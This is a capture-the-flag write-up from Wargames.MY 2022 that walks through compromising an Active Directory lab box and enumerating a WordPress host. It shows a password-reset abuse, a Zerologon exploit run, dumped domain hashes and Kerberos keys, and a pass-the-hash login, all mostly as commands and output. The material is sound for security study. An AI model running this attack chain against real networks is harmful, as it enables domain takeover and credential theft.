Six of Crows - WGMY2022

First and foremost, thank you to all wargames.my crew for creating this fun event, we enjoy all of the challenge. Please forgive us about the messy file formatting as we wrote this on a `.md` file and exported it straight away. We really hope you find this writeup helpful to you in any way.

- Boot2Root
  - Emerald
    - Reconnaissance
    - SMB - TCP 445
    - Powerview.py
    - More enumerations
    - Unintended Root
  - D00raemon
    - Reconnaisance
    - MORE Fuzzing
- Web
  - Christmas Wishlist
  - Christmas Wishlist 2
  - Eureka!
- Misc
  - SecureDream1 & SecureDream2
- Osint
  - Who am I
  - Where Am I
  - When Am I
- Steganography
  - Color

Boot2Root

Emerald

Reconnaissance

```
# Nmap 7.93 scan initiated Sat Dec 24 08:29:24 2022 as: nmap -vv -sC -sV -p- -
oN scans/scans.nmap --min-rate=10000 10.10.149.9
Increasing send delay for 10.10.160.152 from 0 to 5 due to 11 out of 21 dropped
probes since last increase.
Nmap scan report for 10.10.149.9
Host is up, received echo-reply ttl 125 (0.36s latency).
Scanned at 2022-12-26 10:36:05 +08 for 140s
Not shown: 65527 filtered tcp ports (no-response)
```

```
Not shown: 65527 filtered tcp ports (no-response)
PORT      STATE SERVICE    REASON          VERSION
53/tcp    open  tcpwrapped syn-ack ttl 125
88/tcp    open  tcpwrapped syn-ack ttl 125
135/tcp   open  tcpwrapped syn-ack ttl 125
139/tcp   open  tcpwrapped syn-ack ttl 125
445/tcp   open  tcpwrapped syn-ack ttl 125
3389/tcp  open  tcpwrapped syn-ack ttl 125
| ssl-cert: Subject: commonName=AD.emerald.wgmy
| Issuer: commonName=AD.emerald.wgmy
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-12-21T00:12:08
| Not valid after:  2023-06-22T00:12:08
| MD5:   c889cee36f47a03f86d9ecf8037c3fdf
| SHA-1: 6871ba5b0f69c4e8593e5fd0b1cda82b51045780
| -----BEGIN CERTIFICATE-----
| MIIC4jCCAcqgAwIBAgIQSWt0GO/CPa9Ouc2X8yRchzANBgkqhkiG9w0BAQsFADAa
| MRgwFgYDVQQDEw9BRC5lbWVyYWxkLndnbXkwHhcNMjIxMjIxMDAxMjA4WhcNMjMw
| NjIyMDAxMjA4WjAaMRgwFgYDVQQDEw9BRC5lbWVyYWxkLndnbXkwggEiMA0GCSqG
| SIb3DQEBAQUAA4IBDwAwggEKAoIBAQC7CIZy7aVd1tTyvgYiCoA+vPOtQoabm1B2
| sSd0KTwBSVSuiUxvHT1psU4fXra+J5dRSRCpj8/5h0BAocLlMiM5Xz+0fRLqDdsq
| DkRbgTcX+amiVmryMqCNlwNKEkBR6c9oM1eLicnjuJ3pSpKPMCHrf7AFBxWuHrdV
| inRrtW+seYTvVgQXNdHxZhrBZmR0d5YFp7bgP0ps0TvGD4Kjtnj/mSR9FIuTWz1c
| YpRkYt+lknxu+JkO6e4cvQFreeUJq9DjyJNAXbdxCRKAOUySCoY+lupcJkIF1y+i
| dxiwOY5GsButJ3mflTiCdSkVIodl9yxxb+J/AWeD8PnQSCWhOOw1AgMBAAGjJDAi
| MBMGA1UdJQQMMAoGCCsGAQUFBwMBMAsGA1UdDwQEAwIEMDANBgkqhkiG9w0BAQsF
| AAOCAQEAmtoB1Ti7xwz+HTZMmp3w3VbdG78WDthZbok6Z9adahl8Eds9QBJb8uNl
| vXYmKKpzaYt6qeZTbD22tus6raBCn/CPQik1NdQStyEsnV8y1AVrGOgiRdFg/jwy
| +LVJrCO/FsjeBXvCHD7Fw/8foXeW3C0zd/uWi9Ow5XUbdjUEZEE3gGsZ9KWw2dOn
| Z1W5wvU9KSGlOpv2pcyhAhVy0hPz3JhI0WLrlVYYDbReY/a5AjgOhu74Wrx3JurB
| ua1B83bGYz8TMuLk03pWNz+o2JRU8ah5PSsY6/HGSLJzSpiBHC8bGZ1AtfRcfXNB
| uSWi6NYF26brzPkARS+r0RvrPTf0TA==
|_-----END CERTIFICATE-----
49684/tcp open  tcpwrapped syn-ack ttl 125
49714/tcp open  tcpwrapped syn-ack ttl 125
```

This is clearly a Windows host, and likely a Domain Controller based on the presence of Kerberos (88), DNS (53), etc. `nmap` doesn't give much detail about beyond that. It does note the hostname and the domain `AD.emerald.wgmy` from the RDP (3389), so we'll add it to our `/etc/hosts` file:

```
10.10.149.9 AD.emerald.wgmy
```

When being confronted with a Windows server that has so many ports, we usually start handling them in order of our comfort level. We'll create a list and give some general guidelines for what we usually do to approach when doing AD stuff:

- Must look at
  - SMB - Look for any open shares and see what we might find there. We will also see if the smb signing is set if i can do any relay attack.
- If those fail
  - Kerberos - Can we brute force usernames? If we find any, are they ASREP-Roast-able?
  - DNS - Can we do a zone transfer? Brute force any subdomains?
  - RPC - Is anonymous access possible?
- Can it coerce using PetitPotam and retrieved any hash?
- Vulnerable to any public CVE? like Zerologon, autoblue, bluekeep, etc.
- Do they have a lockout policy? Can we do a password spray?

But in this challenge, we are already being provided a credentials of:


```
pawn:WGMY2022!
```


SMB - TCP 445

We could try to verify the credential by using `crackmapexec` and list all shares

Note that i have link my crackmapexec to cme for ease of usage

```
cme smb 10.10.149.9 -u pawn -p 'WGMY2022!'
cme smb 10.10.149.9 -u pawn -p 'WGMY2022!' --shares
```





We could try to connect to the `Users` shares but nothing much here that could help us except for the newly obtained username `zara.aulia`.

```
smbclient \\\\10.10.149.9\\Users -U pawn --password='WGMY2022!'
```

```
┌──(root㉿kali-linux-2022-2)-[~/wgmy22/emerald]
└─# smbclient \\\\10.10.149.9\\Users -U pawn --password='WGMY2022!'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   DR        0  Wed Dec 21 22:19:18 2022
  ..                                  DR        0  Wed Dec 21 22:19:18 2022
  Administrator                        D        0  Wed Dec 21 08:47:48 2022
  All Users                        DHSrn        0  Sat Sep 15 15:28:48 2018
  Default                            DHR        0  Wed Dec 21 08:47:33 2022
  Default User                     DHSrn        0  Sat Sep 15 15:28:48 2018
  desktop.ini                        AHS      174  Sat Sep 15 15:16:48 2018
  Public                              DR        0  Wed Dec 21 08:47:48 2022
  zara.aulia                           D        0  Wed Dec 21 22:19:18 2022

                13106687 blocks of size 4096. 10146130 blocks available
smb: \>
```

Powerview.py

At this point, when we saw `zara.aulia`, it got us thinking that since we already got valid credential inside the network, why not we enumerate the server from the inside. So we tried using `evil-winrm`.

```
evil-winrm -i 10.10.149.9 -u pawn -p 'WGMY2022!'
```

```
┌──(root㉿kali-linux-2022-2)-[~/wgmy22/emerald/powerview.py]
└─# evil-winrm -i 10.10.149.9 -u pawn -p 'WGMY2022!'

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1
```

Alas, the credential that we have cannot be use to connect using `evil-winrm` , but fret not because there are other tools that allows us to remotely have access to the internal network. The tool is developed by a malaysian and can be found here powerview.py

Using this tool, we can easily make our enumeration more easy. We could use below command to initiate our connection using the credential we are given which then we are presented with a bunch of commands that we can play around.

```
python3 powerview.py emerald.wgmy/pawn:WGMY2022! --dc-ip 10.10.149.9
```

```
(LDAPS)-[10.10.149.9]-[emerald.wgmy\pawn]
PV >
Add-ADComputer              Find-LocalAdminAccess       Get-DomainDNSZone           Get-DomainUser              Get-NetShares               Remove-DomainDNSRecord      Set-DomainObject
Add-ADUser                  Get-ADObject                Get-DomainGPO               Get-GPOLocalGroup           Get-NetTrust                Remove-DomainGroupMember    Set-DomainObjectOwner
Add-DomainComputer          Get-CA                      Get-DomainGPOLocalGroup     Get-NamedPipes              Get-NetUser                 Remove-DomainObjectAcl      Set-DomainUserPassword
Add-DomainDNSRecord         Get-CATemplate              Get-DomainGroup             Get-NetComputer             Get-ObjectAcl               Remove-DomainUser           Set-Object
Add-DomainGroupMember       Get-Domain                  Get-DomainGroupMember       Get-NetDomain               Get-ObjectOwner             Remove-GroupMember          Set-ObjectOwner
Add-DomainObjectAcl         Get-DomainCA                Get-DomainOU                Get-NetDomainController     Get-Shares                  Remove-ObjectAcl            clear
Add-DomainUser              Get-DomainCATemplate        Get-DomainObject            Get-NetGPO                  Invoke-Kerberoast           Set-CATemplate              exit
Add-GroupMember             Get-DomainComputer          Get-DomainObjectAcl         Get-NetGroup                Remove-ADComputer           Set-DomainCATemplate
Add-ObjectAcl               Get-DomainController        Get-DomainObjectOwner       Get-NetGroupmember          Remove-ADUser               Set-DomainComputerPassword
ConvertFrom-SID             Get-DomainDNSRecord         Get-DomainTrust             Get-NetOU                   Remove-DomainComputer       Set-DomainDNSRecord
(LDAPS)-[10.10.149.9]-[emerald.wgmy\pawn]
PV >
```

We tried several commands but one that gives us interesting result is the `Get-DomainUser` command that gives a password in the domain user's description. We are also going to take

note of its `samAccountName` to verify it with `crackmapexec`

```
cn                                  : Nur Ireene
description                         : IT governance contractor (ends at 3/6/2023) **p@ssw0rd**
distinguishedName                   : CN=Nur Ireene,CN=Users,DC=emerald,DC=wgmy
memberOf                            : CN=IT Governance,OU=Groups,DC=emerald,DC=wgmy
name                                : Nur Ireene
objectGUID                          : {9b5a18a7-906d-489e-ad87-4749e4982660}
userAccountControl                  : NORMAL_ACCOUNT
                                      DONT_EXPIRE_PASSWORD
badPwdCount                         : 0
badPasswordTime                     : 1601-01-01 00:00:00
lastLogoff                          : 1601-01-01 00:00:00+00:00
lastLogon                           : 1601-01-01 00:00:00
pwdLastSet                          : 2022-12-21 13:57:44.802708
primaryGroupID                      : 513
objectSid                           : S-1-5-21-1383308726-1688689062-160329939-1110
sAMAccountName                      : nur.ireene
sAMAccountType                      : 805306368
userPrincipalName                   : nur.ireene@emerald.wgmy
objectCategory                      : CN=Person,CN=Schema,CN=Configuration,DC=emerald,DC=wgmy
```

More enumerations

With the newly obtained credentials that we have retrieved, we did try our luck by trying to connect with `evil-winrm` but it does not work. So we move on to continue our enumeration using `bloodhound`.


Since we cant get any shell or any way to drop bloodhound payload, we use `bloodhound-python` to remotely dump everything in the network.

```
bloodhound-python -c all -u nur.ireene -p 'p@ssw0rd' -d emerald.wgmy -ns
10.10.149.9 --zip
```

```
┌──(root㉿kali-linux-2022-2)-[~/wgmy22/emerald]
└─# bloodhound-python -c all -u nur.ireene -p 'p@ssw0rd' -d emerald.wgmy -ns 10.10.149.9 --zip
INFO: Found AD domain: emerald.wgmy
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error
INFO: Connecting to LDAP server: AD.emerald.wgmy
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: AD.emerald.wgmy
INFO: Found 13 users
INFO: Found 55 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: AD.emerald.wgmy
INFO: Done in 01M 14S
INFO: Compressing output into 20221226134244_bloodhound.zip
```

Great, now we open the `.zip` file with `bloodhound`, and normally what we would do is checking the current user that we have access to and look for its outbound control which turns out `nur.ireene` has a `ForceChangePassword` through the `IT GOVERNANCE` domain groups for the

account of `zara.aulia`.



To change the account password of `zara.aulia`, we can use `powerview.py` that we use earlier.

```
Set-DomainUserPassword -AccountPassword p@ssw0rd -Domain emerald.wgmy -Identity zara.aulia
```

```
┌──(root㉿kali-linux-2022-2)-[~/wgmy22/emerald/powerview.py]
└─# python3 powerview.py emerald.wgmy/nur.ireene:p@ssw0rd --dc-ip 10.10.149.9
(LDAPS)-[10.10.149.9]-[emerald.wgmy\nur.ireene]
PV > Set-DomainUserPassword -
-AccountPassword    -Domain             -Identity           -OldPassword
(LDAPS)-[10.10.149.9]-[emerald.wgmy\nur.ireene]
PV > Set-DomainUserPassword -AccountPassword p@ssw0rd -Domain emerald.wgmy -Identity zara.aulia
INFO:root:[Set-DomainUserPassword] Principal CN=Zara Aulia,CN=Users,DC=emerald,DC=wgmy found in domain
INFO:root:[Set-DomainUserPassword] Password has been successfully changed for user zara.aulia
INFO:root Password changed for zara.aulia
(LDAPS)-[10.10.149.9]-[emerald.wgmy\nur.ireene]
PV >
```

Cool! Now lets verify if the password has been changed as we thought it would.

```
┌──(root㉿kali-linux-2022-2)-[~/wgmy22/emerald]
└─# cme smb 10.10.149.9 -u zara.aulia -p 'p@ssw0rd'
SMB         10.10.149.9     445    AD               [*] Windows 10.0 Build 17763 x64 (name:AD) (domain:emerald.wgmy)
SMB         10.10.149.9     445    AD               [+] emerald.wgmy\zara.aulia:p@ssw0rd
```

Andd.. it did! What's more interesting is we got our first shell as well since we have change the password. Great! The user flag is in `/Desktop/user.txt`

```
┌──(root㉿kali-linux-2022-2)-[~/wgmy22/emerald]
└─# evil-winrm -i 10.10.149.9 -u zara.aulia -p 'p@ssw0rd'

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\zara.aulia\Documents>
```

Unintended Root

During the competition, after few minutes we submit and drew blood for the user, someone from the pro category blood on the root part. So we assume, is the server really vulnerable to any CVE? First thing that came in our mind was the zerologon exploit, hence we tried the exploit and yes indeed, the server is vulnerable to zerologon.


```
┌──(root㉿kali-linux-2022-2)-[~/wgmy22/emerald/CVE-2020-1472]
└─# python3 cve-2020-1472-exploit.py AD 10.10.149.9
Performing authentication attempts ...
================================================================================

Target vulnerable, changing account password to empty string

Result: 0

Exploit complete!
```

Now we can use the `Administrator` hash using the pass the hash method.

```
┌──(root㉿kali-linux-2022-2)-[~/wgmy22/emerald/CVE-2020-1472]
└─# impacket-secretsdump emerald.wgmy/AD\$@10.10.149.9 -just-dc -no-pass
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:098d747a5d113f6ae9d6a599eb8e539b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f719c7bc936957d5cfb0a936a1b72b13:::
emerald.wgmy\mssqlSvc:1104:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
emerald.wgmy\pawn:1105:aad3b435b51404eeaad3b435b51404ee:98b2389ca705d61dfb54abc35b8b4dca:::
emerald.wgmy\webSvc:1108:aad3b435b51404eeaad3b435b51404ee:098d747a5d113f6ae9d6a599eb8e539b:::
emerald.wgmy\abd.maleek:1109:aad3b435b51404eeaad3b435b51404ee:098d747a5d113f6ae9d6a599eb8e539b:::
emerald.wgmy\nur.ireene:1110:aad3b435b51404eeaad3b435b51404ee:de26cce0356891a4a020e7c4957afc72:::
emerald.wgmy\zara.aulia:1113:aad3b435b51404eeaad3b435b51404ee:de26cce0356891a4a020e7c4957afc72:::
emerald.wgmy\emerald.adm:1114:aad3b435b51404eeaad3b435b51404ee:098d747a5d113f6ae9d6a599eb8e539b:::
emerald.wgmy\mark.adam:1115:aad3b435b51404eeaad3b435b51404ee:098d747a5d113f6ae9d6a599eb8e539b:::
emerald.wgmy\anis.diana:1116:aad3b435b51404eeaad3b435b51404ee:098d747a5d113f6ae9d6a599eb8e539b:::
AD$:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:882feab9f7b44788b1e00ee836dd4224e36d8960606f250fdc8be5e463c33f36
Administrator:aes128-cts-hmac-sha1-96:b63664b252e0617a4b1b31451fb392b8
Administrator:des-cbc-md5:fee35120865efe02
krbtgt:aes256-cts-hmac-sha1-96:495feec4e0ee054117e3f62e4e91d2ab0e68baa977d455a75145daf6ac33f8e6
krbtgt:aes128-cts-hmac-sha1-96:35391ebcfa828991455f8584ecdd089e
krbtgt:des-cbc-md5:b0130e2932fd7573
emerald.wgmy\mssqlSvc:aes256-cts-hmac-sha1-96:10bec14be898de8428956b75052481e341cdf256fd4adb57d3dd7cbec5d2f817
emerald.wgmy\mssqlSvc:aes128-cts-hmac-sha1-96:34c15bdfb115d35970e16e7a772b8814
emerald.wgmy\mssqlSvc:des-cbc-md5:dfe079ad7cf81c2c
emerald.wgmy\pawn:aes256-cts-hmac-sha1-96:93417f991f398098748345ccc2853f6b7e7d7fe14233e09bea0fbd29dc3f55b7
emerald.wgmy\pawn:aes128-cts-hmac-sha1-96:e725c6e9d30d9714c2a0aedb282dabea
emerald.wgmy\pawn:des-cbc-md5:91f297e6d3463ef7
emerald.wgmy\webSvc:aes256-cts-hmac-sha1-96:d941f0a37f4a19144ddc9ab11eae4663d21f660bdacd551444cf8310eebb79ac
emerald.wgmy\webSvc:aes128-cts-hmac-sha1-96:a4c59d91a78a5b91bf0c3a557fd8e263
emerald.wgmy\webSvc:des-cbc-md5:91c21523cb0485ce
emerald.wgmy\abd.maleek:aes256-cts-hmac-sha1-96:e44245f5dfd35ab17a7481c52b2b8af4d66d89731357dd6b99b42e51e62b6929
emerald.wgmy\abd.maleek:aes128-cts-hmac-sha1-96:981ddbcdadc20abf3f8a703eb2429e42
emerald.wgmy\abd.maleek:des-cbc-md5:38d56dcd79452c5e
emerald.wgmy\nur.ireene:aes256-cts-hmac-sha1-96:bd0516e8e137d2f8e1c0e4944a522d20020c6140fbfb1ce110439c8fbca6e7b0
ctf  root  0  openvpn  1  zsh  2  zsh  3  [tmux]
```

Using the pass-the-hash method, we can get a shell as `Administrator`. But still this is the unintended way of solving the challenge on getting root.

```
evil-winrm -i 10.10.149.9 -u Administrator -H 098d747a5d113f6ae9d6a599eb8e539b
```



D00raemon

Reconnaisance

```
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 89e94a3927a46da800f2b7fac8b3948a (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDbHLsSMpsOjZhSUUUVzhaPuwpULGSg6w5/w8BTQW6SbgQZBv
zAYUfzRNCNIFPWjfRYksPvRgxchHtmc0GCUqV//OSfhLG6S6Q5BrWcffshYZWTt6f+/uTrSh5v4Nz9
kGanvbbI6GiwFxfgLyYn3dKFux7MNTd3ByePeY8rPYis6B3S1X5vacCthGsUDiLBOV85gWHfTwbwUKS
+xl8umZcnZmayjk2hWbWy9JuQK6hQZqKOwjqiXbdOC06CcLXDzp0RvE9AHNzgSg0X7gIOzV1pNGEbZH
WYcFq4hlcMNqIGs+pLtAHJZSmNiqsWBG6CSo6rYM6x5fb6Jua4YfPN/w2M2kZS3MWwM4no5LMPGgjmx
0xhBkbpgBNgSQ3glQ/7iuRepgsVQvxibU13TCry7zhPWW18X+1l6KNm+2N2aFUgR68VFYF4JEEbwRhG
n3iC5cDuPsNy17W54LjLru9EJhAFv6XFWfSgpoR7MCVCrirFE2zJZECLCVT9MMQjso2Y3ss=
|   256 7b62fc5ebfd33c6bb383432e440855e6 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBG/Y3BPZV/25pF2Brhu4pRXHpu
Xk/ciJ3uPkylgJZLGqlf8ZhFqHJhpBogugEJzC+jzqcqjKtiIgmc+SFUal56k=
|   256 fbe89ac9eec554f930b1f8fe0451475d (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIEPABgftNSI91HkkJ9jPKrKzXPnGAdnjWvExAVnZN72T
80/tcp open  http    syn-ack Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Found two open port which is port 22 and 80. Start to enumerate the website with `ffuf` to find any interesting path.

```
ffuf -c -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-
2.3-medium.txt -u http://10.10.58.223/FUZZ -e .php,.txt,.html,.js,.py,.xml -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
```

```
        \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
         \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
          \ \_\   \ \_\  \ \____/  \ \_\
           \/_/    \/_/   \/___/    \/_/

       v1.5.0-dev
________________________________________________

  :: Method           : GET
  :: URL              : http://10.10.58.223/FUZZ
  :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt
  :: Extensions       : .php .txt .html .js .py .xml
  :: Follow redirects : false
  :: Calibration      : false
  :: Timeout          : 10
  :: Threads          : 40
  :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 10918, Words: 3499, Lines: 376,
Duration: 181ms]
index.html              [Status: 200, Size: 10918, Words: 3499, Lines: 376,
Duration: 4042ms]
.html                   [Status: 403, Size: 277, Words: 20, Lines: 10,
Duration: 6074ms]
wordpress               [Status: 301, Size: 316, Words: 20, Lines: 10,
Duration: 175ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

From the ffuf, the website is powered by wordpress and can use wpscan tools to enumerate wordpress. Wpscan output shows that there a user name wgmy and wordpress version.

```
wpscan --url http://10.10.58.223/wordpress --enumerate vt,vp,u
_______________________________________________________________

         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                        Version 3.8.22
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://10.10.58.223/wordpress/ [10.10.58.223]
[+] Started: Mon Dec 26 03:21:51 2022

Interesting Finding(s):
```

```
[+] Headers
 | Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.10.58.223/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scann
er/
 |  -
https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_logi
n/
 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_ac
cess/

[+] WordPress readme found: http://10.10.58.223/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://10.10.58.223/wordpress/wp-
content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled:
http://10.10.58.223/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.1.1 identified (Latest, released on 2022-11-15).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://10.10.58.223/wordpress/, Match: 'wp-includes\/js\/wp-emoji-
release.min.js?ver=6.1.1'
 | Confirmed By: Meta Generator (Passive Detection)
